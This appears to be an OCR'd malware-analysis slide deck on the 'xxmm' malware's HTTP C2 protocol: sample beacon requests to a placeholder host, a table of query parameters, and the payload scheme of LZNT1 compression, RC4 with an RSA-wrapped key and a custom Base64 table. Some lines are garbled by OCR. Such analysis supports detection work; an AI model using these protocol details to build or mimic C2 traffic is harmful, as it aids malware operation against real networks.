


xxmm Communication Analysis

Type 0,1: HTTP C2 Communication

C2 Communication using HTTP

xxmm communicates with specified C2 server




Ping/Pong

Checking C2 server

- Ping/Pong communication will be performed before every C2 communication

```
GET /index.php?id0=39454275&id1=0&id2=f7547c11&id3=0&id6=2400000 HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1)
Host: www.example.com
Cache-Control: no-cache
```



```
HTTP/1.1 200 OK
(snip.)
Content-Length: 1

1
```

1, 3. Parameters of HTTP Request

```
GET /index.php?id0=b78503d0&id1=0&id2=f7547c11&id3=1&id4=AAAACAAA(snip.)gPcv^lQ!!&
id6=2400000 HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-ur          d
User-Agent: Mozilla/4.0 (compatible; MS          Windows NT 6.0; SV1)
Host: www.example.com
Cache-Control: no-cache
```

	Description	Ping	Command Result	Command Request
Param 0	Random hex string	8 digits hex string	8 digits hex string	8 digits hex string
Param 1	Constant value	0	0	0
Param 2	Client ID	8 digits he		ex string
Param 3	Request type	0	1	2
Param 4	Encrypted payload		Base64 like string	
Param 5	Unknown	?	?	?
Param 6	Current interval	2400000	2400000	2400000

Will be POST data if the size is large

2. Receive command

HTTP Communication with given C2 server


```
HTTP/1.1 200 OK
(snip.)
Content-Length: 104

AAAACAAAAAAFCcE1DOwHDQ8bBCDZZwfUoyA9ivQW6nHnTwEXmPi8H9MHlLS
96GPjJLg6NV5Sx28u3SEZavkcRgvIxmsbLZIOha6yyw!!
```

Encrypted payload - same encryption/format with value of param4 in GET request

Encrypted Payload in GET Request


If RSA is enabled



- LZNT1 compression
  - Performed using RtlCompressBuffer
  - Add 1 byte header
- RC4 encryption using randomly generated one-time key
  - RC4 one-time key is encrypted with RSA public key
- Base64 encoding with custom table
  - `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=`
    ↓
    `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789^`!`

One-time Key Encryption

Using RSA key pair"s"



Decrypting Encrypted Payload

Encrypted/Encoded payload
AAAACAAAAAAFNsGPeUog(snip.)WoPns^c`p`AXiKBAgPcv^lQ!!

Custom Base64 decode


Header length	**RSA flag** (0x00000001)	RSA encrypted RC4 key	**RC4 encrypted payload**

RSA + RC4 decrypt

Compress flag	**LZNT1 compressed/plain data**


Encrypted Payload in GET Request

